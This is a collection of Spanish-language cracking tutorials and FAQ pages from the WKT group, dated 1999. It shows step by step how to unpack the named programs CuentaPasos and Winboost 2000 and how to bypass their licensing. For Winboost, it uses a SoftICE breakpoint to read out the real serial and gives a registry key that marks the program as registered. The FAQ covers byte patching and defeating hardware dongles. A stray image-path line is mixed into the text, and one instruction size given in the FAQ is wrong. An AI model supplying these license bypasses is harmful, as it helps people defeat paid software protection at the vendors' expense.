Esto provocara que el programa quede en un bucle infinito en la linea 005144CA. Ahora es cuando debemos de ir al ProcDump y pulsar con el boton derecho sobre nuestra cobaya y elegir la opción **Dump (FULL)**, y lo guardamos con el nombre que queramos.
Bien, ahora ya tenemos el CuentaPasos descomprimido. Veamoslo, ejecutemoslo y BOOOMMM!!!! El programa no funciona, ¿porque? La respuesta es bien sencilla. Nosotros tenemos el programa descomprimido, pero el punto de entrada todavia es el de la rutina de descompresión. Debemos de combiarlo para que apunte al principio del codigo ya descomprimido.
Bien, pero ¿como sabemos cual debe ser el nuevo punto de entrada? La respuesta la tenemos en la linea 005144CA, ahi hay un JMP EAX. Por lo que en EAX tenemos lo que buscamos. Nos apuntamos el valor de EAX (en mi caso 00401228) y volemos al ProcDump.

En esta Ocasión, vamos a utilizar la opcion **PE Editor**, con la que podemos editar la cabecera del ejecutable (alli entre otras cosas esta el punto de entrada), y seleccionamos el archivo que hemos creado. Nos aparecera una ventana como esta:

Debemos de fijarnos en los cuadros de texto de **Image Base (IB)** y **Entry Point (EP)**. El programa empieza a ejecutarse en IB+EP, por lo que sabiendo esto nos resultara fácil modificar la cabecera para que apunte a 00401228. Tan solo debemos poner en Entry Point 00401228 - Image Base = 00001228. Asi que pongamos 00001228 en Entry Point y pulsemos OK. Prueba a ejecutar ahora el programa!! Bien, Funciona. Ahora ya tenemos el CuentaPasos descomprimido. xDD

4) Añadir un Script.

Vamos a añadir un Script al ProcDump para que sea capaz de descomprimir el CuentaPasos, asi que editemos el fichero script.ini del ProcDump para añadir una nueva entrada:

```
P1A=PCGUARD v2.10
P1B=Aspack108.3
P1C=Shrinker 3.4
P1D=CuentaPasos v3.75 <-- Entrada añadida

[CuentaPasos v3.75]
L1=LOOK FF,E0
L2=BP
L3=STEP
```

Realmente es bastante sencillo lo que hace este Script: La primera linea busca la secuencia de bytes FFE0 que corresponden a los

opcodes de JMP EAX, luego ponemos un BreackPoint y ejecutamos el progama paso a paso para gaurdarlo al disco duro.
Sencillo, no? ¿Que conseguimos con esto? Pues es probable que en la proxima versión el autor utilice el mismo compresor, y nosotros tan solo tendremos que ejecutar el script para descomprimirlo. xDD

5) Nota final.

Bueno, esto es todo por hoy. Pero no queria terminar este articulo sin deciros que este metodo de compresion es realente muy sencillo (Si lo intentamos descomprimir con el metodo estandar que viene con el ProcDump, tambien tendremos exito :))). Pero mi intención era enseñar como hacer esto mismo manualmente y luego añadir un pequeño Script al ProcDump para ser capaces de descomprimir otros programas que emplean el mismo compresor.

PD: Recordad que muchos compresores utilizan trucos antidebug y tambien es posible encontrarse otros que incluyan codigo antiSoftICE... :))
Como quitar la protección VBOX que tiene el Ulead Button.Applet 1.0

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Winboost 2000 v1.0.0.1999**	W95 / W98 / NT
Descripción	Winboost 2000 es un interesante programa que te permitirá personalizar tu windows. Entre sus multiples opciones destacan los trucos tipicos y cantidad de chorradas varias pero muy útiles. Por ejemplo hacerte un acceso directo en el escritorio para apagar el pc con un doble click. Y todo esto en un plis-plas.	
Tipo	Trial de 10 dias	
Url	http://www.magellas.com	
Protección	**Serial Number**	
Dificultad	1) Principiante, 2) **Amateur**, 3) Aficionado, 4) Profesional, 5) Especialista	
Herramientas	Gettyp v2.38, ProcDump v1.5, W32dasm v8.93, UltraEdit v6.10a	
Objetivo	**Obtención de un número de Serie Válido**	
Cracker	**Mr.WhiTe**	
Fecha	17 de Octubre de 1999	

Introducción

Vamos a ver la protección que utiliza, ya que es realmente lo que más me interesa de este programa. Newbies: Seguimos avanzando :o)
Mr.WhiTe ha vuelto con otro interesante tutorial bajo el brazo.
En esta ocasión vamos a aprender unas cuantas cosillas:

1. Cómo saber si un programa esta comprimido
2. Uso del ProcDump
3. Cómo eliminar una "protección anti-desensamblado"
4. Y por supuesto, cómo cazar un bonito serial

Por último pero no menos importante aprenderemos lo que no se debe hacer NUNCA al programar algo que pretendemos vender: Dejar las puertas abiertas.


Primer susto

Al abrir el programa nos aparece una ventana con el tipico mensaje: "This is an unlicensed copy.....etc", un botoncito con una cuenta atras y la leche. Que peligro. Ummm, hay una opción para introducir un Serial. Veamos si es más de lo mismo. :o(
Ponemos un nombre y un fake serial, le damos al botoncito..... y NADA, no hay mensaje de error. Tsche!! ¿de que vas bitter-kas? , esto ya es algo mas interesante. (No te creas todo lo que te dice la gente, ya veras)

Bueno, seguimos a ver por donde podemos atacar. Lo primero es lo primero: Desensamblamos el archivo WB2000.exe usando el W32dasm con la intención de echar un primer vistazo. aaaaaaaaahhhhhhhhh!!!! ¡Que miedo! No vemos nadaaaa !!!
uy uy, esto tiene muy mala pinta. Probamos esa dll sospechosa a ver.....(wb2000.dll) .... tsche!! nada!! tampoco hay nada visible.

Abrelatas!

Esta joya tiene toda la pinta de estar comprimida. Como no tenemos ni idea de que compresor han utilizado para hacer un poco de magia, vamos a echar mano de un útil programita. Se trata del Gettyp. Este programa, disponible en http://w3.to/protools/ nos proporcionara toda la información necesaria para descomprimir correctamente el archivo. Vaya, parece ser que se trata del "ASPACK 1.083"



Estupendo, parece que ahora ya podemos echar mano del ProcDump para descomprimir el .exe y poder desensamblarlo. A ver si hay suerte hombre. :o)
Abrimos el Procdump y seleccionamos Unpack, seleccionamos el compresor aspack 1.083 y le indicamos la ruta hasta nuestro WB2000.exe. Una vez cargado el Winboost, volvemos a la ventana del Procdump y si todo ha salido bien veremos una ventanita como esta:

Pulsamos el boton y esperamos, esperamos..... esperamos....ahh, por fin nos sale una opcion para guardar el archivo descomprimido. Umm vamos a llamarlo WB2000ecd.exe mismamente. :o) Process succesfully unpacked!!! Estupendo. Vamos a probar ese WB2000ecd.exe a ver si funciona bien. Como la seda, pero sigue estando "unregistered" :o) jejeje.

Ok, desensamblamos la octava maravilla y vamos a ver esas "String References". Aaaaaaaaarggggggg !!! pero que pasa aqui???

Calma calamar. :o)
Lo que sucede es que el programa tiene una protección anti Dasm que te acaba de acojonar. Newbie, tranquilo, toma un poco de aire y al ataque:

Bien, despues de este estúpido inciso..... ¿cómo quitamos esa protección?.
(Ya vas cargando otra vez el ProcDump)

Pulsamos el boton Pe Editor y abrimos WB2000ecd.exe. Más botoncitos, pulsamos "Sections". Vaya una ventanita, para variar. :o) Pulsamos sobre "CODE" y le damos al boton derecho del raton. Nos sale un menu y seleccionamos "Edit section". Abajo, donde pone "Section Characteristics" vamos a modificar el valor C0000040 por E0000020 , Pulsamos "ok", otra vez, otra vez y finalmente "EXIT". Desensamblamos.....¡¡¡¡BINGO!!!

Ahora empieza lo interesante :o)
Veamos, ¿por donde atacar? ¿recuerdas que no nos ha salido ningun mensaje de error al introducir nuestro fake serial?. Tsche!! "String References", ciertamente has acertado. Veamos si hay algo interesante que nos aproxime a nuestro ansiado Serial.

Umm, encontramos una referencia a "Winboost 2000 has been registered succesfully" en :004C3325
Si miramos un par de páginas hacia arriba nos encontraremos un monton de referencias a lo que parecen ser numeros de serie. ¿? Al llegar al final de los numeros vemos:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004C35C8(U)
|
:004C3185 8B45F4                mov eax, dword ptr [ebp-0C]
:004C3188 8B55F0                mov edx, dword ptr [ebp-10]
:004C318B E8900CF4FF            call 00403E20
:004C3190 0F851F010000          jne 004C32B5
:004C3196 8B45F0                mov eax, dword ptr [ebp-10]
:004C3199 BA30364C00            mov edx, 004C3630
:004C319E E87D0CF4FF            call 00403E20
:004C31A3 0F840C010000          je 004C32B5
:004C31A9 8B45F0                mov eax, dword ptr [ebp-10]

* Possible StringData Ref from Code Obj ->"417478292"
```

He puesto el cursor en el salto que nos evita llegar a todos esos numeros de serie. Fijate en esa call justo anterior.
:004C318B CALL 00403E20 La seguimos a ver donde nos lleva. Tiene toda la pinta de ser la que comprueba nuestro serial.

```
:00403E20 53                    push ebx
:00403E21 56                    push esi
:00403E22 57                    push edi
:00403E23 89C6                  mov esi, eax
:00403E25 89D7                  mov edi, edx
:00403E27 39D0                  cmp eax, edx
:00403E29 0F848F000000          je 00403EBE
```

Efectivamente, Si cargamos el SoftIce Podremos observar que en :00403E27 CMP EAX, EDX se compara nuestro fake serial (guardado en EAX) con el verdadero numero de serie (en EDX), con solo escribir "d edx" en el softice veremos nuestro ansiado Serial.
Ahora te preguntaras..... ¿como hago para que el SoftIce se pare justo ahi? Si no me sale mensaje de error ni nada!!! Pues muy sencillo.

Pero esto no era Shareware?

Cargamos el winboost con el softice. Escribimos nuestro nombre y fake serial (no pulses el boton todavia). Pulsamos control+d y ponemos un breakpoint en hmemcpy Tal que asi: "BPX HMEMCPY" volvemos al winboost y ahora si que pulsamos el boton. Boom!! aterrizamos en el softice, pulsamos F5, F11 Y vamos pulsando F12 varias veces hasta llegar al codigo del winboost. Una vez en el, ponemos el "BPX 00403E20" . Cerramos el winboost, volvemos a cargarlo y choff, aterrizamos en el SoftIce, justo antes de entrar en la call. Pulsamos F8 para entrar e ir traceando hasta llegar a la CMP EAX, EDX.
Y el resto ya lo sabes. ¿no? :o) Estas hecho un fiera!! ;o)

Estupendo, borramos todos los breakpoints con "BC *" salimos del softice y metemos el nuevo serial. Heeeeeey!! estupendo, era ese. (Pues claro, que te creias? jeje). Salimos del winboost y esta vez lo abrimos pero con el exe original , con el comprimido. Mec, ventanita de REGISTRADO. :o). Si monitoreas un segundito con el "Regmonitor" podras observar la **ABSOLUTA ESTUPIDEZ DE ESTA PROTECCION**. Si, lamentable, realmente lamentable. Nos hemos tirado un buen rato analizando este programa ¿para estoooo??

NOTA Para la gente de www.magellas.com:

Tanta compresión y protección anti desensamblador para estoooo??
Señores, seamos serios.
Se han dejado ustedes la puerta de atras completamente abierta!!!!

Registro de Windows --STOP-- Imbecilidad Absoluta --STOP-- Para protegerlo asi mejor regalarlo --STOP-- Aprendan Ingenieria Inversa y algo más --STOP--

```
[HKEY_LOCAL_MACHINE\Software\Magellass\WinBoost 2000]
"Registered"="True"
```

```
Siiiiii !!!! Acojonante!!!
Todo el mecanismo de registro depende de si el programa encuentra esa
clave en el registro.
"Registered"="True" <---- Ni siquiera comprueba su valor, solamente
que exista !!!!!
```

Creo que no hace falta que te recuerde el propósito de estos tutoriales. ¿no?

NOTA: Estos tutoriales pueden contener errores intencionados (puede ser que el autor se haya saltado la explicación de algún paso, errores en las direcciones de memoria.....etc).
El objetivo es que aprendas a crackear y que tengas ideas propias. ;o)

±±========--*-*-* P E R S O N A L G R E E T Z *-*-*-*-========±±*
Dasavant, Niabi, r00ster, ZEncrakz, Azrael, Klimpong, Zor
Conde-Vampiro, Mac-Crack, Killer_P, ASTAGA, Harvestr, Iczelion
JosephCo, Carpathia, Taylor, Tapu, Ivanopulo, EgoistE, Torn@do,

JUANDA, Leoworld, ReKiem, Neural_N, Netking, Russ97,
Mr.Pink and of course all WKT Members ;o)

```
*------------------*
|WHISKEY KON TEKILA|
|Mr.WhiTe [WkT!99] |
|http://wkt.tsx.org|
|http://ecd.tsx.org|
*------------------*
```

[Entrada | Documentoz Genéricoz | WKT TEAM Main Site]

[Todo el ECD | x Tipo de Protección | x Fecha de Publicación | x orden Alfabético]

FAQ 1	WKT Tutorialz Site	FAQ 2
[WkT!]	FAQ	We'll Rock in 1999

Introducción

Estas leyendo la FAQ Oficial de [WkT!]. Este proyecto fue iniciado en su momento (1997) por Mr.Red [WkT!], y ahora volvemos a reabrirlo para deleite de todos nuestros lectores. La versión inglesa aún no esta disponible, y es posible que nunca llegue a ver la luz. A no ser que algún alma caritativa se ofrezca voluntaria a iniciar la traducción. Algún voluntario????
Si es así, por favor envianos un e-mail.

Si tus dudas aún no están resueltas en esta FAQ, [WkT!] te recomienda que te pases por la Web de Gerza, donde encontrarás la FAQ Oficial del "Spanish ReverseEngineering Forum".
Si alli tampoco encuentras lo que buscas, utiliza ese foro.

¿Cual es el objetivo de [WkT!]? ¿Por que un grupo de crackers hispano?
¿Qué es el Cracking?
¿Qué es un debugger?
¿Qué es un desensamblador?
¿Qué es un editor hexadecimal?
¿Todos los programas se desprotegen de la misma forma?
¿Qué diferencias hay entre programas hechos en Visual C++ y Visual Basic?
¿Cómo saber si un programa esta hecho en Visual Basic?
¿Qué es una DLL?
Pongo un break point en Winice y nunca para el programa en él
Cuando paro un programa con Ctrl+D en Winice me aparece el listado en una zona llamada KERNEL32

¿Cual es el objetivo de [WkT!]? ¿Por que un grupo de crackers hispano?

Desde sus orígenes, el objetivo de Whiskey Kon Tekila ha sido, es y será siempre proporcionar información. Por diversos motivos (principalmente económicos) la Ingeniería Inversa siempre se ha considerado un tema "tabú" en la Informática. Y como tal, el desconocimiento técnico en este sentido ha sido notable.
(Al menos en el mundo hispano hablante).

[WkT!] surge como un grupo de gente apasionada por la programación de protecciones hardware/software, con el único propósito de ampliar su conocimiento y el de cualquier otra persona interesada al respecto. Los programadores de aplicaciones comerciales suelen actuar con una cierta indiferencia cuando se trata de programar la protección de su software. Quizá sería más correcto afirmar que más que indiferencia se trata de inconsciencia. Desconocimiento, en definitiva, de las técnicas empleadas desde "el otro lado".

Es por esto que estas páginas constituyen (o eso se pretende) un punto de referencia para todo aquel programador **realmente interesado** en ampliar sus conocimientos y adaptarlos a los nuevos tiempos.
[WkT!] es consciente de que la información proporcionada en su Web Site puede llegar a ser un "arma de doble filo", puesto que nada impide el posible mal uso de esa información por parte de nuestros lectores. Ante esto cabría plantearse unas cuantas cuestiones:

- ¿Hasta donde llega el conocimiento sobre Ingenieria Inversa del programador hispano?
- Cuando un programador desarrolla una protección.... ¿es consciente de sus limitaciones?
  ¿Sabe cómo buscar sus puntos débiles? ¿Quiere realmente ELIMINAR esos puntos débiles?
- El problema de la piratería de software .... ¿Es acaso una consecuencia de la sociedad consumista actual?
  ¿O se debe en mayor medida a los elevados precios del mismo?
- ¿Por qué algunos de los mejores y tambien más caros programas son al mismo tiempo los que peores protecciones incorporan? ¿Hasta que punto preocupa la protección de su software a las grandes compañias?
- Cuando alguien utiliza un crack... ¿Es porque quiere evaluarlo mejor antes de comprarlo?
  ¿Lo hace porque no puede pagar el programa en cuestión?
  ¿Lo hace porque no quiere pagarlo? Si es así.... ¿es consciente del daño que puede ocasionar?
- Realmente, ¿Que deberia estar más sujeto a una "persecución social"?
  ¿El uso ilegal de un programa o la programación / administración inadecuada e insegura del Software?

Quizá estas sean algunas de las cuestiones más polémicas, pero que en definitiva nos hacen reflexionar a todos si el estudio de la Ingenieria Inversa deberia dejar de ser considerado como algo dañino e inapropiado para ser más tenido en cuenta a la hora de programar una aplicación comercial. Y es que, en definitiva, el mejor modo de avanzar en el conocimiento es investigar y para ello el primer paso es conocer nuestro propio software. Espero que esto te haya aclarado un poco la situación. De todas formas, gracias por haberlo leido.
Un saludo. Mr.WhiTe [WkT!]

¿Qué es el Cracking?

No tiene nada que ver con las drogras...(el famoso Crack) : (

"Crackear es el arte de reventar protecciones software/hardware con fines intelectuales, personales pero no lucrativos. Crackear también se llama "ingeniería inversa" (Reverse Engineering), ya que sin el programa fuente se es capaz de analizar el comportamiento del programa y modificarlo para tus intereses."
Ref.- Como crackear por Estado Porcino.

¿Qué es un debugger?

Permite ver paso a paso (instrucción a instrucción) un programa mientras se está ejecutando en la memoria del ordenador.
Las instrucciones se visualizan en ensamblador normalmente. Nos servira para ver como se comportan las rutinas de protección ya que son parte del programa. En el podremos cambiar instrucciones para comprobar y asi eludir las protecciones. Estos cambios no son permanentes en el fichero ejecutable.

El mejor debugger es SoftIce (Softice para Windows 95) http://www.numega.com
Para MSDOS existe una versión Softice y otras versiones poco potentes llamadas DEBUG y SymDebug.

¿Qué es un desensamblador?

Un desensamblador toma un fichero de instrucciones en hexa y lo convierte a lenguaje ensamblador. El lenguaje ensamblador, es el conjunto de sentencias que entiende el microprocesador
(tu Pentium o mi 486). El procesador es el corazón del ordenador, todas las sentencias son ejecutadas por él y sólo por él.
Por ejemplo un 43 en hexa se transforma en inc eax. Se necesitan algunos conocimientos de ensamblador pa esto de crackear.
Nosotros usaremos el desensamblador para crakear con la técnica de la lista muerta...
Ref.- Como crackear por Estado Porcino.

¿Qué es un editor hexadecimal?

"Los programas no son más que un conjunto de instrucciones y cada instrucción no es más que un conjunto de bits, pero donde demonios se guardan esos bits?. Los bits del programa se localizan en los ficheros, p.e. las instrucciones del programa de compresión arj se guardan en el fichero arj.exe. Hay algunos programas que no guardan todas sus instrucciones en único fichero, si no en varios, un ejemplo de esto son los programas que utilizan librerías dinámicas (o dll)."

Un editor hexadecimal, no es más que un programa, que permite "editar" los ficheros de instrucciones de otros programas, osea, que permite ver,modificar,copiar,pegar... los bits de los programas. Para simplificar la cosa no se muestran los bits a pelo, sino que se muestran en hexadecimal, de ahí su nombre.

Nosotros lo utilizaremos para alterar el comportamiento de los programas. Supongamos que conocemos la instrucción sentencia de la rutina de protección que debemos modificar, sea jz 23 y queremos modificarla por jnz 23, bien como toda instrucción no es más que un conjunto de bits, sea 0110 para jz 23 y 1001 para jnz 23, sólo nos queda buscar estos bits dentro del fichero ejecutable del programa (que es, en general, el contiene las sentencias del programa). Como usamos un editor hexadecimal, debemos buscar la secuencia de un unos y ceros en hexa en el fichero del programa que queremos modificar. Si la secuencia que buscamos es muy común deberemos utilizar las instrucciones que se encuentran entorno a la instrucción a modificar.

Esto es muy importante, sólo debe existir una localización del patrón de búsqueda en el fichero, si existe más de una, debemos añadir a la búsqueda las sentencias de alrededor, sino se corre el riego de modificar la sentencia equivocada, lo que provoca casi siempre un "cuelgue".
Ref.- Como crackear por Estado Porcino.
Uno de los más completos es UltraEdit-32 Professional http://www.uedit.com

¿Todos los programas se desprotegen de la misma forma?

No...
Un programa aún haciendo lo mismo puede programarse de mil formas... Esto se entiende en las protecciones del mismo modo (protecciones de numero de serie, etc..).

Pueden existir miles de formas de proteger un programa, aún siendo el mismo tipo de protección.
No obstante la "estupidez" de muchos programadores de pacotilla (aquellos que solo ven dinero en sus programas), y a la falta de imaginación de otros, hacen que la tarea de desproteger sea a veces muy sencilla.

¿Qué diferencias hay entre programas hechos en Visual C++ y Visual Basic?

La mayoría de las aplicaciones programadas mas profesionalmente para Windows 95 (requieren un conocimiento mas exhaustivo de programación) son las compiladas en C++... aparte de ser siempre las mas rápidas.
De hecho Windows 95 está hecho prácticamente en C++...

La diferencia entre Visual C++ y Visual Basic es la siguiente:

Con Visual C++ somos como el director general de una oficina mientras que con Visual Basic somos los empleados (si entregamos un informe pasaremos por varios departamentos hasta que llegue al despacho del director general).
E incluso no podremos hacer cosas que no pueda hacer el director general. Todo ese proceso interno de pasar de un departamento a otro lo realizan unas librerías que actúan mientras se ejecuta el programa (librerías Run-time). Estas son VBRUN300, VB40032, MSVBM50 según sea la versión de Visual Basic.

Desde el punto de vista de un cracker es mucho mas interesante un programa en C++...
Los crackers suelen huir de programas hechos en Visual Basic, por lo incomodos y pesados que son y porque casi nunca aportan nada interesante que investigar. Aunque esto no significa que sean los mas dificiles de desproteger.

¿Cómo saber si un programa esta hecho en Visual Basic?

Existen muchas maneras, pero todas consisten en lo mismo. Hay que localizar referencias a varias librerias de ejecucion. Sus nombres son VBRUNxxx (xxx =100,200,300 para la versión 1,2 y 3 respectivamente), VB40032.DLL para la versión 4 del compilador de Visual Basic y MSVBM50.DLL para la versión 5. Las formas de localizarlas podrían ser:

- Usar un editor hexadecimal con el fichero EXE a tratar y usar la opción de busqueda.... Ejemplos de texto a buscar: VBRUN300, VB40032, MSVBM50
- Usar un desensamblador (W32Dasm) con el archivo EXE y una vez desensamblado mirar al principio del listado en la zona de :

  ++++++++++++++++++ IMPORTED FUNCTIONS ++++++++++++++++++
  Number of Imported Modules = 1 (decimal)

  Import Module 001: MSVBVM50.DLL

Aquí se observa una referencia a la libreria de ejecución de Visual Basic 5.0, con lo que este ejecutable está compilado con VBasic.

¿Qué es una DLL?

Es una librería dinámica (Dynamic Link Library). Es un fichero en el que residen funciones(código ejecutable) o recursos (ventanas de un programa, menues, iconos, bitmaps, etc...) y que pueden ser llamadas por cualquier otro programa de Windows. Existen una gran variedad de DLL personalizadas y comerciales que permiten sacar partido a muchos programadores (Jscript.dll =librería de Java Script, Tl32v20.dll =Timelock, rutina de protección de programas en periodo de prueba, etc...).
De hecho Windows 95 usa en su mayoria DLLs... KERNEL32.DLL, USER32.DLL, GDI32.DLL...
Incluso los archivos DRV y FON (fuentes) son DLL, aunque estos se cargan de forma no automatica...

Pongo un break point en Winice y nunca para el programa en él

Hay muchas instrucciones de programas que nunca se ejecutan si no se dan las condiciones adecuadas...
Siempre conviene estudiar un poco el ejecutable, o bien con la lista muerta o con el Winice.
Poner en cualquier punto del programa un breakpoint no lleva a nada si no sabemos donde lo ponemos.

Cuando paro un programa con Ctrl+D en Winice me aparece el listado en una zona llamada KERNEL32

Esto es muy normal, teniendo en cuenta que Windows 95 usa internamente un API
(Interfaz de Programación Avanzada) núcleo de sistema (Kernel) de 32 bits.
El kernel32 es el minimo de código que necesita Windows95 para arrancar el sistema.

También la mayoria de los programas suelen usar esta API para realizar operaciones basicas con sus funciones(uso de archivos, tareas, recursos, carga de librerías, uso de la memoria, etc..). Hay unas 780 funciones dentro de esta librería.
Muchas rutinas de protección hacen uso de funciones de esa librería y de otra llamada USER32.DLL.

Para nosotros el listado interno de estas librerias no interesa. Usaremos estas funciones como cajas tontas (solo interesará lo que nos muestre por fuera no como esté hecha por dentro). Es decir, si un programa usa la función GetComputerName (obtener el nombre de la computadora), solo nos interesará el nombre que la computadora, no como lo obtiene internamente.

FAQ 1	WKT Tutorialz Site	FAQ 3
[WkT!]	FAQ	We'll Rock in 1999

Introducción

Estas leyendo la FAQ Oficial de [WkT!]. Este proyecto fue iniciado en su momento (1997) por Mr.Red [WkT!], y ahora volvemos a reabrirlo para deleite de todos nuestros lectores. La versión inglesa aún no esta disponible, y es posible que nunca llegue a ver la luz. A no ser que algún alma caritativa se ofrezca voluntaria a iniciar la traducción. Algún voluntario????
Si es así, por favor envianos un e-mail.

Si tus dudas aún no están resueltas en esta FAQ, [WkT!] te recomienda que te pases por la Web de Gerza, donde encontrarás la FAQ Oficial del "Spanish ReverseEngineering Forum".
Si alli tampoco encuentras lo que buscas, utiliza ese foro.

¿Por qué todos los crackers están contra Microsoft?
¿Dónde puedo encontrar más información sobre "ingeniería inversa" (Reverse Engineering)?
¿No me funciona un crack?
¿Qué es un generador de claves (key generator)?
¿Qué es Softice y Winice?
¿Cómo puedo configurar el Softice o Winice para usarlo en nuestros asuntos?
¿Qué es el ensamblador?
¿Qué es un parche?
¿Como se desprotegen las pastillas o mochilas (protección hardware)?
¿Cómo se que es lo que tengo que cambiar para desproteger?

¿Por qué todos los crackers están contra Microsoft?

Microsoft pretende imponer sus normas a todo el mundo. Aparte de crear un sistema operativo lleno de errores e inestable por todos los lados, hacen uso de estrategias de todo tipo para imponerse a todo el mundo sin importar como.

Esto no significa que otra compañia sea la buena de la película... Limitan la capacidad de los usuarios a elegir su sistema operativo, navegador, etc...

¿Dónde puedo encontrar más información sobre "ingeniería inversa" (Reverse Engineering)?

El mejor sitio donde encontrar esa información es http://surf.to/fravia
Recomendamos el uso del navegador Netscape ya que muchas páginas son Anti-Microsoft (Internet Explorer) Es un lugar que no hay que dudar en visitarlo...

¿No me funciona un crack?

¿Has probado a copiar el crack en el mismo directorio del ejecutable del programa a desproteger?
¿Tienes una versión distinta?
¿Te has leido el wkt.nfo que acompaña a todos nuestros cracks?
Si la respuesta a las preguntas de arriba es Si y no va el crack...
Pues que quieres que te diga...
Buscate la vida... o aprende a crackear por ti mismo.

Y recuerda, los cracks producidos por [WkT!] tienen como única finalidad permitir una mejor evaluación del programa al que van destinados, así como enseñar las limitaciones de las protecciones empleadas.
En ningún caso los cracks deben ser utilizados para evitar el pago del correspondiente programa.
Si crees que un programador ha realizado una buena aplicación, que te es útil, que la usas y además está bien programada, entonces **obra adecuadamente y recompénsalo registrándote.**
Nosotros no nos hacemos responsables de lo que tú hagas con nuestros cracks.

¿Qué es un generador de claves (key generator)?

Es un programa que esta basado en un algoritmo de protección.
El llegar a conocer este algoritmo, requiere un estudio avanzado de un programa.
Permiten obtener el número de serie de un programa.
Es una forma elegante de desprotección.
A veces son muy complejos y otras veces son muy sencillos y simples.

¿Qué es Softice y Winice?

Es el nombre de uno de los depuradores de código mas potentes que existen. El nombre se usa indistintamente para este depurador (debugger). Hay versiones para DOS y para Windows (Winice). El nombre mas usado es el de Softice tanto para DOS como para Windows.

¿Cómo puedo configurar el Softice o Winice para usarlo en nuestros asuntos?

Una manera de configurar Softice sería editar el archivo winice.dat (dentro del directorio de instalación del Softice).
Cambiar las lineas siguientes:
INIT=X;wl;wr;wd7;code on;
HST=512
A toda línea del tipo EXP=c:\windows\system\system.drv , quítale el punto y como inicial.
Siempre que un programa use una Dll especial, puedes añadirla en este archivo.

Ref.- Como crackear por Estado Porcino.

¿Qué es el ensamblador?

Es un tipo de lenguaje de programación (ensamblador, C++, Pascal, Cobol, Basic...). Es un lenguaje de bajo nivel. Esta formado por nemotécnicos de ingles (JMP ->proviene de JUMP, NOP ->No OPeration, MOV ->Move, etc..).
Es de los lenguajes mas próximos a la CPU...
Cada instrucción esta formada por una serie de bytes que hacen actuar a la CPU.
Ejemplos de instrucciones:

```
Byte(s) hexadecimal       Instrucción ensamblador
   66 F7 C6 01 00                     TEST SI,0001
   C3                                 RET
   90                                 NOP
   F3 A5                              REPZ MOVSD
   FC                                 CLD
```

Introducciendo en la CPU esta ristra de bytes (66 F7 C6 01 00 C3 90 F3 A5 FC) se ejecutarán esas instrucciones.
Por supuesto la CPU sabe separar instrucciones aparte de otras cosas...

Este lenguaje posee mas de 100 instrucciones... y aprender este lenguaje nos ayudará a comprender los programas que queramos desproteger...

¿Qué es un parche?

Es un cambio que se realizará en un programa para hacer que este se comporte como deseemos para siempre...
Los cambios se realizan a nivel de bytes... ya que las instrucciones en ensamblador o cualquier dato siempre estarán formadas por bytes.

¿Como se desprotegen las pastillas o mochilas (protección hardware)?

Poniendo breakpoints en los puertos de impresora. bpio -h xxx -->>xxx=dirección de puerto de impresora
bpio -h 378
Existen varios tipos de protección...
Hay pastillas que tienen parte del programa encriptado en su interior, con lo que es practicamente imposible de desproteger si no se tiene la pastilla.
Hay otras pastillas que solo se usan como comprobación, con lo que la protección suele ser una chapuza y a veces es incluso mas facil que protecciones de numero de serie...
(Nota a los programadores: es una tonteria que useis protecciones del segundo tipo, ahorraros el dinero o usar las del primer tipo... Aunque mejor seria bajar los precios al no tener que usar pastilla)

¿Cómo se que es lo que tengo que cambiar para desproteger?

Depende de la cantidad de bytes que tengamos que cambiar.
O se tiene información de la codificación de instrucciones en ensamblador (paso de instrucción a bytes) o lo mejor es usar el Softice con el comando A cs:xxxxxxxx (donde xxxxxxxx es la dirección donde está la instrucción a cambiar).
Tecleamos la instrucción a cambiar y asi podremos obtener los bytes nuevos.
ejemplo:
13F :0000109B 74 07 JZ 10A4 <---instrucción a cambiar por JMP 10A4
-A 13F:109B
13F:109B JMP 10A4
13F :0000109B EB 07 JMP 10A4 <---instrucción cambiada
Normalmente se tienen pocos bytes para cambiar y conviene usar algunos trucos...
Por ejemplo.- Asignar el registro EAX a 1 con la instrucción:
(B8 01 00 00 00) MOV EAX,1 <-----(ocupa 5 bytes)
ocupará mas bytes que usar las instrucciones

(33 C0) XOR EAX, EAX <------(ocupa 2 bytes, pone a cero EAX)
(40) INC EAX <------(ocupa 2 bytes, incrementa EAX).

FAQ 2	WKT Tutorialz Site	FAQ 4
[WkT!]	FAQ	We'll Rock in 1999

Introducción

Estas leyendo la FAQ Oficial de [WkT!]. Este proyecto fue iniciado en su momento (1997) por Mr.Red [WkT!], y ahora volvemos a reabrirlo para deleite de todos nuestros lectores. La versión inglesa aún no esta disponible, y es posible que nunca llegue a ver la luz. A no ser que algún alma caritativa se ofrezca voluntaria a iniciar la traducción. Algún voluntario????
Si es así, por favor envianos un e-mail.

Si tus dudas aún no están resueltas en esta FAQ, [WkT!] te recomienda que te pases por la Web de Gerza, donde encontrarás la FAQ Oficial del "Spanish ReverseEngineering Forum".
